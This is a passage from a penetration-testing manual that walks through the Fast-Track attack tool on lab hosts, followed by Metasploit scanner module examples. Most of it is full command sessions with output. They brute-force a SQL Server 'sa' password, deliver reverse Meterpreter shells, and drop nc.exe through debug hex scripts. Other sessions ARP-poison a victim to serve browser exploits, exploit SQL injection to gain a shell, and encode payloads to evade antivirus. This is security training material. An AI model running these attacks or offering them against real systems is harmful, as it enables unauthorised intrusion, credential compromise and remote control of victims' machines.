Fast-Track has a great list of options so let's take a look at each of them:

- Option 'a', 'attempt SQL Ping and Auto Quick Brute Force', will attempt to scan a range of IP addresses. This uses the same syntax as Nmap and uses a built-in pre-defined dictionary list of about fifty passwords.
- Option 'm', 'mass scan and dictionary brute', will scan a range of IP addresses and allow you to specify a word list of your own. Fast-Track does come with a decent word list located in 'bin/dict' though.
- Option 's', 'single Target (Attack a Single Target with big dictionary', will allow you to brute force 1 specific IP address with a large word list.

- Option 'f', 'find SQL Ports (SQL Ping)', will only look for SQL servers and not attack them.
- Option 'i', 'i want a command prompt and know which system is vulnerable', will spawn a command prompt for you if you already know the "sa" password.
- Option 'v', 'vulnerable system, I want to add a local admin on the box...', will add a new administrative user on a box that you know to be vulnerable.
- Option 'e', 'enable xp_cmdshell if its disabled (sql2k and sql2k5)', is a stored procedure Fast-Track utilizes in order to execute underlying system commands. By default, it is disabled in SQL Server 2005 and above but Fast-Track can automatically re-enable it if it has been disabled. Just a good thing to mention, when attacking the remote system with any of the options, Fast-Track will automatically attempt to re-enable xp_cmdshell just in case.

Let's run through the Quick Brute Force.

```
Enter the IP Address and Port Number to Attack.

 Options: (a)ttempt SQL Ping and Auto Quick Brute Force
       (m)ass scan and dictionary brute
       (s)ingle Target (Attack a Single Target with big dictionary)
       (f)ind SQL Ports (SQL Ping)
       (i) want a command prompt and know which system is vulnerable
       (v)ulnerable system, I want to add a local admin on the box...
       (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

  Enter Option: a
Enter username for SQL database (example:sa): sa
Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255): 10.211.55.1/24

Do you want to perform advanced SQL server identification on non-standard SQL ports? This
will use UDP footprinting in order to determine where the SQL servers are at. This could take
quite a long time.

Do you want to perform advanced identification, yes or no: yes

[-] Launching SQL Ping, this may take a while to footprint.... [-]

[*] Please wait while we load the module tree...
Brute forcing username: sa

Be patient this could take awhile...

Brute forcing password of password2 on IP 10.211.55.128:1433
Brute forcing password of  on IP 10.211.55.128:1433
Brute forcing password of password on IP 10.211.55.128:1433

SQL Server Compromised: "sa" with password of: "password" on IP 10.211.55.128:1433

Brute forcing password of sqlserver on IP 10.211.55.128:1433
Brute forcing password of sql on IP 10.211.55.128:1433
Brute forcing password of password1 on IP 10.211.55.128:1433
Brute forcing password of password123 on IP 10.211.55.128:1433
Brute forcing password of complexpassword on IP 10.211.55.128:1433
Brute forcing password of database on IP 10.211.55.128:1433
```

```
Brute forcing password of server on IP 10.211.55.128:1433
Brute forcing password of changeme on IP 10.211.55.128:1433
Brute forcing password of change on IP 10.211.55.128:1433
Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433
Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433
Brute forcing password of Sqlserver on IP 10.211.55.128:1433
Brute forcing password of SqlServer on IP 10.211.55.128:1433
Brute forcing password of Password1 on IP 10.211.55.128:1433

Brute forcing password of xp on IP 10.211.55.128:1433
Brute forcing password of nt on IP 10.211.55.128:1433
Brute forcing password of 98 on IP 10.211.55.128:1433
Brute forcing password of 95 on IP 10.211.55.128:1433
Brute forcing password of 2003 on IP 10.211.55.128:1433
Brute forcing password of 2008 on IP 10.211.55.128:1433

******************************************
The following SQL Servers were compromised:
******************************************

1. 10.211.55.128:1433 *** U/N: sa P/W: password ***

******************************************

To interact with system, enter the SQL Server number.

Example: 1. 192.168.1.32 you would type 1

Enter the number:
```

Looking at the output above, we have compromised an SQL server at IP address 10.211.55.128 on port 1433 with username "sa" and password "password". We now want full access to this bad boy. There are a lot of options we can specify and in this case, we'll use a Meterpreter console but there are various other options available to you.

```
Enter number here: 1

Enabling: XP_Cmdshell...
Finished trying to re-enable xp_cmdshell stored procedure if disabled.

Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
What port do you want the payload to connect to you on: 4444
Metasploit Reverse Meterpreter Upload Detected..
Launching Meterpreter Handler.
Creating Metasploit Reverse Meterpreter Payload..
Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6
Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad
Metasploit payload delivered..
Converting our payload to binary, this may take a few...
Cleaning up...
Launching payload, this could take up to a minute...
When finished, close the metasploit handler window to return to other compromised SQL
Servers.
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
```

```
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.128:1030)

meterpreter >
```

Success! We now have full access to this machine. Pretty wicked stuff, and all through guessing the SQL "sa" account.

### Binary To Hex Converter

The binary to hex generator is useful when you already have access to a system and need to deliver an executable to it. Typically, TFTP and FTP are filtered by firewalls and an alternative method that does not require any egress connections is utilizing the windows debug conversion in order to deliver your payload.

Fast-Track will take any executable as long as it's below 64kb in size, and spit out a text file with the specific format of the Windows debug conversions. Once you have that, simply paste it into a command prompt, or write a script to get it onto the affected system that you already have access to.

```
Fast-Track Main Menu:

    1.  Fast-Track Updates
    2.  Autopwn Automation
    3.  Nmap Scripting Engine
    4.  Microsoft SQL Tools
    5.  Mass Client-Side Attack
    6.  Exploits
    7.  Binary to Hex Payload Converter
    8.  Payload Generator
    9.  Fast-Track Tutorials
    10. Fast-Track Changelog
    11. Fast-Track Credits
    12. Exit Fast-Track

    Enter the number: 7

Binary to Hex Generator v0.1

    This menu will convert an exe to a hex file which you just need
    to copy and paste the output to a windows command prompt, it will
    then generate an executable based on your payload

    **Note** Based on Windows restrictions the file cannot be over 64kb

    -c to Cancel

  Enter the path to the file to convert to hex: /pentest/exploits/fasttrack/nc.exe

Finished...
Opening text editor...

// Output will look like this

DEL T 1>NUL 2>NUL
```

```
echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T
echo EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>T
echo FDS:20 L 10 00>>T
echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T
echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T
echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T
echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T
echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>T
```

Simply paste that into a command prompt and watch the magic!

## Mass-Client Attack

Fast-Track's 'Mass Client-Side Attack' is similar in nature to Metasploit's db_autopwn. When a user connects to your malicious website, a slew of both custom exploits developed in Fast-Track and the army of exploits in Metasploit's repository will be launched at the client. One thing to add is that you can also use ARP cache poisoning with ettercap in order to force the victim to your site! Let's try this out.

```
Fast-Track Main Menu:

   1.  Fast-Track Updates
   2.  Autopwn Automation
   3.  Nmap Scripting Engine
   4.  Microsoft SQL Tools
   5.  Mass Client-Side Attack
   6.  Exploits
   7.  Binary to Hex Payload Converter
   8.  Payload Generator
   9.  Fast-Track Tutorials
   10. Fast-Track Changelog
   11. Fast-Track Credits
   12. Exit Fast-Track

   Enter the number: 5


   Mass Client Client Attack

   Requirements: PExpect

   Metasploit has a bunch of powerful client-side attacks available in
   its arsenal. This simply launches all client side attacks within
   Metasploit through msfcli and starts them on various ports
   and starts a custom HTTP server for you, injects a new index.html
   file, and puts all of the exploits in iframes.

   If you can get someone to connect to this web page, it will basically
   brute force various client side exploits in the hope one succeeds.
   You'll have to monitor each shell if one succeeds.. Once finished,
   just have someone connect to port 80 for you and if they are vulnerable
   to any of the exploits...should have a nice shell.

   -c to Cancel

Enter the IP Address to listen on: 10.211.55.130
```

Specify your payload:

1. Windows Meterpreter Reverse Meterpreter
2. Generic Bind Shell
3. Windows VNC Inject Reverse_TCP (aka "Da Gui")
4. Reverse TCP Shell

Enter the number of the payload you want: 1

Would you like to use ettercap to ARP poison a host yes or no: yes

Ettercap allows you to ARP poison a specific host and when they browse
a site, force them to use the metasploit site and launch a slew of
exploits from the Metasploit repository. ETTERCAP REQUIRED.

What IP Address do you want to poison: 10.211.55.128
Setting up the ettercap filters....
Filter created...
Compiling Ettercap filter...

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA

12 protocol tables loaded:
DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:
VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'bin/appdata/fasttrack.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'bin/appdata/fasttrack.ef' done.

-> Script encoded into 16 instructions.

Filter compiled...Running Ettercap and poisoning target...
Setting up Metasploit MSFConsole with various exploits...
If an exploit succeeds, type sessions -l to list shells and sessions -i
to interact...

Have someone connect to you on port 80...

Launching MSFConsole and Exploits...

Once you see the Metasploit Console launch all the exploits have someone
connect to you..
SRVPORT => 8072
resource> set URIPATH /
URIPATH => /
resource> set LPORT 9072
LPORT => 9072
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Exploit running as background job.
resource> use exploit/windows/browser/zenturiprogramchecker_unsafe

```
[*] Started reverse handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8071/
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 10.211.55.130
LHOST => 10.211.55.130
[*] Local IP: http://10.211.55.130:8071/
resource> set SRVPORT 8073
[*] Server started.
SRVPORT => 8073
resource> set URIPATH /
URIPATH => /
resource> set LPORT 9073
LPORT => 9073
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
```

At this point when our poor victim at 10.211.55.128 goes to browse ANY website, all the hrefs will be replaced with our website address. Check it out below.


Notice in the bottom left hand corner that the link points to our malicious website on 10.211.55.130. All of the links on Google have successfully been replaced. As soon as a link is clicked, the mayhem begins.

```
[*] Local IP: http://10.211.55.130:8071/
```

```
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
[*] Sending Adobe Collab.getIcon() Buffer Overflow to 10.211.55.128:1044...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 10.211.55.128:1047...
[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to 10.211.55.128:1046...
[*] Sending exploit to 10.211.55.128:1049...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
10.211.55.128:1076...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9007 -> 10.211.55.128:1077
msf exploit(zenturiprogramchecker_unsafe) > sessions -l

Active sessions
===============

Id Description Tunnel
-- ----------- ------
1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077

msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Note that ARP cache poisoning will only work on systems in the same subnet as you. This was a great example of how to "force" a user to browse to your site instead of having to entice them to click on a link and automatically exploit them with a variety of attacks.

### SQL Pwnage

SQLPwnage is an insane tool for detecting potential SQL Injection vulnerabilities within a web application. SQLPwnage will scan subnets and crawl entire URLs looking for any type of POST parameters. SQLPwnage will try both Error and Blind based SQL Injection in an attempt to gain full access to the system. If it can guess the proper SQL Syntax, it will do a series of attacks including re-enabling xp_cmdshell and delivering whatever payload you want, all through SQL Injection. Using the example below, we will automatically crawl and attack a site we know is vulnerable to SQL Injection. SQLPwnage was written by Andrew Weidenhamer and David Kennedy. Let's see what happens.

```
Fast-Track Main Menu:
```

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 4

Microsoft SQL Attack Tools

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

(q)uit

Enter your choice : 3

Checking SQLPwnage dependencies required to run...

Dependencies installed. Welcome to SQLPwnage.

Psyco not detected....Recommend installing it for increased speeds.

SQLPWnage written by: Andrew Weidenhamer and David Kennedy

SQLPwnage is a mass pwnage tool custom coded for Fast-Track. SQLPwnage will attempt to identify SQL Injection in a website, scan subnet ranges for web servers, crawl entire sites, fuzz form parameters and attempt to gain you remote access to a system. We use unique attacks never performed before in order to bypass the 64kb debug restrictions on remote Windows systems and deploy our large payloads without restrictions.

This is all done without a stager to download remote files, the only egress connections made are our final payload. Right now SQLPwnage supports three payloads, a reverse tcp shell, metasploit reverse tcp meterpreter, and metasploit reverse vnc inject.

Some additional features are, elevation to "sa" role if not added, data execution prevention (DEP) disabling, anti-virus bypassing, and much more!

This tool is the only one of its kind, and is currently still in beta.

SQLPwnage Main Menu:

1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR BASED)
3. SQL Injection single URL exploitation

-c to Cancel

Enter your choice: 2

```
-----------------------------------------------------------------
- This module has the following two options: -
- -
- 1) Spider a single URL looking for SQL Injection. If -
- successful in identifying SQL Injection, it will then -
- give you a choice to exploit.-
- -
- 2) Scan an entire subnet looking for webservers running on -
- port 80. The user will then be prompted with two -
- choices: 1) Select a website or, 2) Attempt to spider -
- all websites that was found during the scan attempting -
- to identify possible SQL Injection. If SQL Injection -
- is identified, the user will then have an option to -
- exploit. -
- -
- This module is based on error messages that are most -
- commonly returned when SQL Injection is prevalent on -
- web application. -
- -
- If all goes well a reverse shell will be returned back to -
- the user. -
-----------------------------------------------------------------

Scan a subnet or spider single URL?

1. url
2. subnet (new)
3. subnet (lists last scan)

Enter the Number: 2

Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254
Scanning Complete!!! Select a website to spider or spider all??

1. Single Website
2. All Websites

Enter the Number: 2

Attempting to Spider: http://10.211.55.128
Crawling http://10.211.55.128 (Max Depth: 100000)
DONE
Found 0 links, following 0 urls in 0+0:0:0

Spidering is complete.

*******************************************************************************
http://10.211.55.128
*******************************************************************************

[+] Number of forms detected: 2 [+]

A SQL Exception has been encountered in the "txtLogin" input field of the above website.

What type of payload do you want?

1. Custom Packed Fast-Track Reverse Payload (AV Safe)
2. Metasploit Reverse VNC Inject (Requires Metasploit)
3. Metasploit Meterpreter Payload (Requires Metasploit)
4. Metasploit TCP Bind Shell (Requires Metasploit)
```

```
5. Metasploit Meterpreter Reflective Reverse TCP
6. Metasploit Reflective Reverse VNC

Select your choice: 5
Enter the port you want to listen on: 9090
[+] Importing 64kb debug bypass payload into Fast-Track... [+]
[+] Import complete, formatting the payload for delivery.. [+]
[+] Payload Formatting prepped and ready for launch. [+]
[+] Executing SQL commands to elevate account permissions. [+]
[+] Initiating stored procedure: 'xp_cmdhshell' if disabled. [+]
[+] Delivery Complete. [+]
Created by msfpayload (http://www.metasploit.com).
Payload: windows/patchupmeterpreter/reverse_tcp
Length: 310
Options: LHOST=10.211.55.130,LPORT=9090
Launching MSFCLI Meterpreter Handler
Creating Metasploit Reverse Meterpreter Payload..
Taking raw binary and converting to hex.
Raw binary converted to straight hex.
[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]
[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 3 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 4 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 5 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 6 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 7 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 8 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 9 of 9. This may take a bit. [+]
[+] Conversion from hex to binary in progress. [+]
[+] Conversion complete. Moving the binary to an executable. [+]
[+] Splitting the hex into 100 character chunks [+]
[+] Split complete. [+]
[+] Prepping the payload for delivery. [+]
Sending chunk 1 of 3, this may take a bit...
Sending chunk 2 of 3, this may take a bit...
Sending chunk 3 of 3, this may take a bit...
Using H2B Bypass to convert our Payload to Binary..
Running cleanup before launching the payload....
[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (718347 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1031)

meterpreter >
```

Phew! Made that look easy... Fast-Track has successfully gained access and delivered the payload all through SQL Injection! What is interesting about all of this is how the actual payload got delivered. Once Fast-Track identifies SQL Injection, it takes the options specified during the initial setup and creates a Metasploit Payload as an executable format. That executable is then converted into a raw hex version, so the output is just a straight blob of hex. A custom payload is delivered to the

victim machine that is completely custom to Fast-Track, what this initial payload does is its a 5kb hex based application, it drops the payload in the hex format on the underlying operating system and uses Windows debug to convert the hex format back to a binary based application. The main limitation with this method is that all payloads MUST be under 64KB in size. If the payload is over the size, it will bomb out and not convert the application. Fast-Track's custom payload (5kb) essentially once converted back to a binary reads in raw hex and spits it to a file in a binary format, thus bypassing the 64KB restriction. This method was first introduced by Scott White at SecureState at Defcon in 2008 and is incorporated into the Fast-Track SQLPwnage and SQLBruter attacks.

## Payload Generator

The Fast Track Payload Generator will create custom Metasploit Payloads for you with a click of a button. Often though, remembering the commands with msfpayload can be tricky but Fast-Track's Payload Generator simplifies it for you!

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 8

The Metasploit Payload Generator is a simple tool to make it extremely easy to generate a payload and listener on the Metasploit framework. This does not actually exploit any systems, it will generate a metasploit payload for you and save it to an executable. You then need to someone get it on the remote server by yourself and get it to execute correctly.

This will also encode your payload to get past most AV and IDS/IPS.

What payload do you want to generate:

| Name: | Description: |
|---|---|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |

```
    4. Windows Bind Shell                Execute payload and create an accepting
                                         port on remote system.

    -c to Cancel

    Enter choice (example 1-6): 2


    Below is a list of encodings to try and bypass AV.

    Select one of the below, Avoid_UTF8_tolower usually gets past them.

    1. avoid_utf8_tolower
    2. shikata_ga_nai
    3. alpha_mixed
    4. alpha_upper
    5. call4_dword_xor
    6. countdown
    7. fnstenv_mov
    8. jmp_call_additive
    9. nonalpha
    10. nonupper
    11. unicode_mixed
    12. unicode_upper
    13. alpha2
    14. No Encoding

    Enter your choice : 2

  Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 10.211.55.130
  Enter the port of the Listener: 9090

  Do you want to create an EXE or Shellcode

    1. Executable
    2. Shellcode

    Enter your choice: 1
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 310
Options: LHOST=10.211.55.130,LPORT=9090,ENCODING=shikata_ga_nai

A payload has been created in this directory and is named 'payload.exe'. Enjoy!

Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...
************************************************************************************************

Launching MSFCLI on 'exploit/multi/handler' with
PAYLOAD='windows/meterpreter/reverse_tcp'
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:
ENCODING=shikata_ga_nai

************************************************************************************************
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Notice that once the payload is created, Fast-Track can automatically set up a listener for you to accept the connection. Now all you have to do is get the executable on the remote system itself. Once executed:

```
**********************************************************************************************

Launching MSFCLI on 'exploit/multi/handler' with
PAYLOAD='windows/meterpreter/reverse_tcp'
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:
ENCODING=shikata_ga_nai

**********************************************************************************************
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1078)

meterpreter >
```

We just learned how to easily create payloads using the Fast-Track framework and ultimately gain access to a system using a custom-created payload through the Metasploit Framework!

# Metasploit Module Reference

In this section we will attempt to provide coverage for as many Metasploit modules as possible. We will not be able to cover everything but will include as many mainstream modules as possible.

Keep an eye on this section as time goes on as it will be growing regularly.

## *Auxiliary Modules*

The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test.

### Admin Modules

### Admin HTTP Modules

#### *auxiliary/admin/http/tomcat_administration*

The **"tomcat_administration"** module scans a range of IP addresses and locates the Tomcat Server administration panel and version.

```
msf > use auxiliary/admin/http/tomcat_administration
msf auxiliary(tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):

  Name         Current Setting                                Required  Description
  ----         ---------------                                --------  -----------
  Proxies                       no        Use a proxy chain
  RHOSTS                        yes       The target address range or CIDR identifier
  RPORT        8180             yes       The target port
  THREADS      1                yes       The number of concurrent threads
  TOMCAT_PASS                   no        The password for the specified username
  TOMCAT_USER                   no        The username to authenticate as
  UserAgent    Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)  yes       The HTTP User-
                                                                   Agent sent in the request
  VHOST                         no        HTTP server virtual host
```

To configure the module, we set the RHOSTS and THREADS values and let it run against the default port.

```
msf auxiliary(tomcat_administration) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(tomcat_administration) > set THREADS 11
THREADS => 11
msf auxiliary(tomcat_administration) > run

[*] http://192.168.1.200:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat
Server Administration] [tomcat/tomcat]
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 06 of 11 hosts (054% complete)
[*] Scanned 08 of 11 hosts (072% complete)
```

```
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_administration) >
```

## Scanner Modules

It can not be emphasized enough just how important it is to do proper reconnaissance when conducting a penetration test. Metasploit has many auxiliary scanner modules that can help you narrow your focus on only those targets that may be vulnerable to a certain attack vector. This will help you remain stealthy if required by not generating needless traffic attacking systems that are not vulnerable or are offline.

## DCERPC Scanners

### *auxiliary/scanner/dcerpc/endpoint_mapper*

The endpoint_mapper module queries the EndPoint Mapper service of a remote system to determine what services are available. In the information gathering stage, this can provide some very valuable information.

```
msf > use auxiliary/scanner/dcerpc/endpoint_mapper
msf auxiliary(endpoint_mapper) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    135              yes       The target port
  THREADS  1                yes       The number of concurrent threads
```

In order to run the module, all we need to do is pass it a range of IP addresses, set the THREADS count, and let it go to work.

```
msf auxiliary(endpoint_mapper) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(endpoint_mapper) > set THREADS 55
threads => 55
msf auxiliary(endpoint_mapper) > run
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC
Endpoint]
[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (W32TIME_ALT) [WinHttp Auto-
Proxy Service]
[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 PIPE (\PIPE\W32TIME_ALT) \\XEN-2K3-
BARE [WinHttp Auto-Proxy Service]
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
```

[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] Could not connect to the endpoint mapper service
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\lsass) \\XEN-2K3-BARE
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit)
[*] Connecting to the endpoint mapper service...
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (protected_storage)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\protected_storage) \\XEN-2K3-BARE
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (dsrole)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP (1025) 192.168.1.204
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE (\PIPE\lsass) \\XEN-2K3-BARE [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (audit) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (securityevent) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (protected_storage) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE (\PIPE\protected_storage) \\XEN-2K3-BARE [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (dsrole) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 TCP (1025) 192.168.1.204 [IPSec Policy agent endpoint]
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (wzcsvc)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (wzcsvc)
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (wzcsvc)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (DNSResolver) [DHCP Client LRPC Endpoint]
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP (49152) 192.168.1.202
[*] 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-71ea8d8164d4fa6391)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc05FBE22)
[*] 12e65dd8-887f-41ef-91bf-8d816c42c2e7 v1.0 LRPC (WMsgKRpc05FBE22) [Secure Desktop LRPC interface]
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (OLE7A8F68570F354B65A0C8D44DCBE0)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (trkwks)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (RemoteDevicesLPC_API)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (TSUMRPD_PRINT_DRV_LPC_API)
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (OLE7A8F68570F354B65A0C8D44DCBE0) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE [PcaSvc]
